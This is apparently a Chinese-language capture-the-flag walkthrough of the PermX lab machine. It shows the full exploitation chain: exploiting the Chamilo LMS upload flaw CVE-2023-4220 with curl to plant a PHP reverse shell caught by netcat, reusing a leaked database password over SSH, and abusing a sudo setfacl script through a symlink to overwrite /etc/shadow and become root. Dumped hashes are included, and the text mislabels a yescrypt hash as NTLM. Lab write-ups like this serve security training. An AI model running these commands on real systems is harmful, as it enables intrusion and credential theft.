

PermX, Chamilo LMS漏洞、檔案link、openssl生成密碼並修改shadow

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-10 05:14 PDT
Nmap scan report for 10.10.11.23
Host is up (0.30s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 e2:5c:5d:8c:47:3e:d8:72:f7:b4:80:03:49:86:6d:ef (ECDSA)
|_  256 1f:41:02:8e:6b:17:18:9c:a0:ac:54:23:e9:71:30:17 (ED25519)
80/tcp    open  http      Apache httpd 2.4.52
|_ http-title: Did not follow redirect to http://permx.htb
|_ http-server-header: Apache/2.4.52 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (96%), Linux 5.3 -
5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux
3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-
N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   297.41 ms 10.10.14.1
2   297.99 ms 10.10.11.23

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
```


一般目錄爆破，可以看到很多子目錄list，但沒啥東西

進行vhost爆破

```
wfuzz -u http://permx.htb -w
/usr/share/seclists/Discovery/DNS/n0kovo_subdomains.txt --hw=26 -H
"Host:FUZZ.permx.htb"
```

ID	Response	Lines	Word	Chars	Payload
000000001:	200	586 L	2466 W	36182 Ch	"www"
000000766:	200	352 L	940 W	19347 Ch	"lms"
000002271:	200	586 L	2466 W	36182 Ch	"WWW"
000003041:	302	9 L	26 W	279 Ch	"dxp"

找到是一個登入介面



右下角寫 Administrator : Davis Miller

使用預設 + 子目錄list搜尋大量資訊，登入都失敗

找到最新的漏洞

<https://starlabs.sg/advisories/23/23-4220/>

(CVE-2023-4220) Chamilo LMS 未經身份驗證的大上傳檔案遠端執行程式碼

確認用這兩個目錄，可以進行上傳反彈shell並獲取server

漏洞總結

大檔案上傳功能允許 `/main/inc/lib/javascript/bigupload/inc/bigUpload.php` 將任意檔案上傳到 `/main/inc/lib/javascript/bigupload/files` 網路根目錄內的目錄。請注意，雖然預設情況下該目錄不存在，但可以使用另一個任意目錄建立漏洞（例如CVE-2023-3368）來建立該目錄，以便利用成功。

看起來第二行為上傳反彈shell指令

2. 在攻擊者的機器上，執行以下命令來建立、上傳並執行 PHP Web shell：

```
$ echo '<?php system("id"); ?>' > rce.php
$ curl -F 'bigUploadFile=@rce.php' 'http://<chamilo>/main/inc/lib/javascript/bigupl
The file has successfully been uploaded.
$ curl 'http://<chamilo>/main/inc/lib/javascript/bigupload/files/rce.php'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


先新增php檔shell

可使用：<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>






在執行上傳指令

```
curl -F 'bigUploadFile=@tso.php'
'http://lms.permx.htb/main/inc/lib/javascript/bigupload/inc/bigUpload.php?
action=post-unsupported'
```

確認上傳成功



Index of /main/inc/lib/javascript/bigupl

Name	Last modified	Size	Description
 Parent Directory		-	
 php-reverse-shell	2024-07-11 08:10	0	
 rce.php	2024-07-10 23:36	35	
 shell.php	2024-07-11 05:29	33	
 tso.php	2024-07-11 09:15	5.4K	

反彈shell成功

```
nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.23] 42762
Linux permx 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
09:16:41 up 9:46, 0 users, load average: 0.02, 0.04, 0.01
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
wh$ oami
www-data
```

```
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
mtz:x:1000:1000:mtz:/home/mtz:/bin/bash
```

端口

```
www-data@permx:/$ netstat -tlnp
netstat -tlnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53          0.0.0.0:*                LISTEN      -
tcp        0      0 0.0.0.0:22             0.0.0.0:*                LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*                LISTEN      -
tcp6       0      0 :::80                  :::*                    LISTEN      -
tcp6       0      0 :::22                  :::*                    LISTEN      -
```

有開3306Port

找到帳密，位置：`/var/www/chamilo/app/config/configuration.php`

```
$_configuration['db_host'] = 'localhost';
$_configuration['db_port'] = '3306';
$_configuration['main_database'] = 'chamilo';
$_configuration['db_user'] = 'chamilo';
$_configuration['db_password'] = '03F6lY3uXAP2bkW8';
// Enable access to database management for platform admins.
$_configuration['db_manager_enabled'] = false;
```

感覺這mysql是詐騙誼。。。找不到帳密。。。

嘗試ssh連線，已知帳號

```
username : mtz
passwd : 03F6lY3uXAP2bkW8
```

漂亮mysql是詐騙。。

```
Kali Linux 2023
一次性能模式

mtz@permx: ~
檔案 動作 編輯 檢視 幫助

root@kali: ~ x root@kali: /home/kali/Desktop/tool x root@kali: ~ x mtz@permx: ~ x

(root@kali)~[~]
$ ssh mtz@10.10.11.23
The authenticity of host '10.10.11.23 (10.10.11.23)' can't be established.
ED25519 key fingerprint is SHA256:u9wL+62dkDBqxAG3NyMhz/2FTBjlmVC1Y1bwaNLqGA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.23' (ED25519) to the list of known hosts.
mtz@10.10.11.23's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-113-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Thu Jul 11 09:30:18 AM UTC 2024

System load:          0.0
Usage of /:            61.7% of 7.19GB
Memory usage:         30%
Swap usage:           0%
Processes:            252
Users logged in:      0
IPv4 address for eth0: 10.10.11.23
IPv6 address for eth0: dead:beef::250:56ff:fe94:6c4

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jul  1 13:09:13 2024 from 10.10.14.40
mtz@permx:~$ id
uid=1000(mtz) gid=1000(mtz) groups=1000(mtz)
mtz@permx:~$ whoami
mtz
mtz@permx:~$
```

user flag

```
mtz@permx:~$ cat user.txt
e7fc77f08f0dcb1d239a4425963ad3fc
mtz@permx:~$
```

提權

```
mtz@permx:~$ sudo -l
Matching Defaults entries for mtz on permx:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mtz may run the following commands on permx:
  (ALL : ALL) NOPASSWD: /opt/acl.sh
```

腳本

```
mtz@permx:~$ cat /opt/acl.sh
#!/bin/bash

if [ "$#" -ne 3 ]; then
    /usr/bin/echo "Usage: $0 user perm file"
    exit 1
fi

user="$1"
perm="$2"
target="$3"

if [[ "$target" ≠ /home/mtz/* || "$target" = *.* ]]; then
    /usr/bin/echo "Access denied."
    exit 1
fi

# Check if the path is a file
if [ ! -f "$target" ]; then
    /usr/bin/echo "Target must be a file."
    exit 1
fi

/usr/bin/sudo /usr/bin/setfacl -m u:"$user":"$perm" "$target"
mtz@permx:~$
```

setfacl參考：<https://blog.csdn.net/jin970505/article/details/79068429>

直接抓root跟bash都失敗

將/ LINK到目前目錄到root。


並嘗試是否能查看/etc/shadow?

```
mtz@permx:~$ ln -s / rooot
mtz@permx:~$ sudo /opt/acl.sh mtz rwx /home/mtz/rooot/etc/shadow
mtz@permx:~$ cd rooot
mtz@permx:~/rooot$ ls
bin boot dev etc home lib lib32 lib64 libx32 lost+found media mnt opt proc root run sbin srv sys tmp usr var
mtz@permx:~/root/etc$ ls -al | grep shadow
-rw-r----- 1 root shadow 672 Jun 7 14:52 gshadow
-rw-r----- 1 root shadow 660 May 31 11:13 gshadow-
-rw-rwx---+ 1 root shadow 1119 Jul 11 10:45 shadow
-rw-r----- 1 root shadow 1119 Jun 7 14:51 shadow-
```

可以查看


```
mtz@permx:~/root/etc$ cat shadow
root:$y$j9T$VEMcaSLaOOvSE3mYgRXRv/$tNXydTRyCAkwoSHhlyIoCS91clvPEp/hh0r4NTBImS7:19742:0:99999:7:::
daemon*:19579:0:99999:7:::
bin*:19579:0:99999:7:::
sys*:19579:0:99999:7:::
sync*:19579:0:99999:7:::
games*:19579:0:99999:7:::
man*:19579:0:99999:7:::
lp*:19579:0:99999:7:::
mail*:19579:0:99999:7:::
news*:19579:0:99999:7:::
uucp*:19579:0:99999:7:::
proxy*:19579:0:99999:7:::
www-data*:19579:0:99999:7:::
backup*:19579:0:99999:7:::
list*:19579:0:99999:7:::
irc*:19579:0:99999:7:::
gnats*:19579:0:99999:7:::
nobody*:19579:0:99999:7:::
_apert*:19579:0:99999:7:::
systemd-network*:19579:0:99999:7:::
systemd-resolve*:19579:0:99999:7:::
messagebus*:19579:0:99999:7:::
systemd-timesync*:19579:0:99999:7:::
pollinate*:19579:0:99999:7:::
sshd*:19579:0:99999:7:::
syslog*:19579:0:99999:7:::
uidd*:19579:0:99999:7:::
tcpdump*:19579:0:99999:7:::
tss*:19579:0:99999:7:::
landscape*:19579:0:99999:7:::
fwupd-refresh*:19579:0:99999:7:::
usbmux*:19742:0:99999:7:::
mtz:$y$j9T$RUjBgV00DKC9hyu5u7zCt0$Vf7nqZ4umh3s1N69EeoQ4N5zoid6c2SLGb1LvBFRxSB:19742:0:99999:7:::
lxd!:19742:0:99999:7:::
mysql!:19742:0:99999:7:::
```

獲取NTLM密碼



Hash Analyzer

Tool to identify hash types. Enter a hash to be identified.

Analyze

Hash:	\$y\$j9T\$VEMcaSLaOOvSE3mYgRXRv/\$tNXydTRyCAkwoSHhlyIoCS91clvPEp/hh0r4NTBImS7:19742:0:99999:7:::
Salt:	Not Found
Hash type:	NTLM?
Bit length:	0
Character length:	102
Character type:	Unknown

Example Hash Inputs

Podcast

DARKNET DIARIES

[A podcast exploring true stories from the dark side of the Internet.](#)

Subscribe

Subscribe to the TunnelsUp mailing list and get tips, early access to new tools, and info about training opportunities.

Subscribe

進行密碼更動，使用openssl生成密碼

```
openssl passwd -6 root
```

```
$6$n0DstMqZHyGgubeu$2I2jameCQdZ9SUeezrNlhFp0AnFM.mZjV.B0QVJDcQXGpGx3cVYdAHAZ  
lbb0ZTH0LdmjYPURphmKLvbXPlyhr/
```

參考：<https://www.cyberciti.biz/faq/understanding-etcshadow-file/>

後面參數需修改成 `:19446:0:99999:7:::`

並更改/etc/shadow

```
echo
```

```
'root:$6$n0DstMqZHyGgubeu$2I2jameCQdZ9SUeezrNlhFp0AnFM.mZjV.B0QVJDcQXGpGx3cV  
YdAHAZlbb0ZTH0LdmjYPURphmKLvbXPlyhr/:19446:0:99999:7:::' > shadow
```

更改root密碼並提權成功

```
mtz@permx:~/root/etc$ su root  
Password:  
root@permx:/home/mtz/root/etc# id  
uid=0(root) gid=0(root) groups=0(root)  
root@permx:/home/mtz/root/etc# whami  
Command 'whami' not found, did you mean:  
  command 'wham' from deb wham-align (0.1.5-8)  
  command 'whoami' from deb coreutils (8.32-4.1ubuntu1)  
Try: apt install <deb name>  
root@permx:/home/mtz/root/etc# whoami  
root  
root@permx:/home/mtz/root/etc#
```

root flag

```
root  
root@permx:/home/mtz/root/etc# cat /root/root.txt  
808631494e019301a83546dbab7a8788  
root@permx:/home/mtz/root/etc#
```

有root旗標但提出去是錯誤的？

不管怎麼翻資料夾，也沒看到第二個旗標

不管了

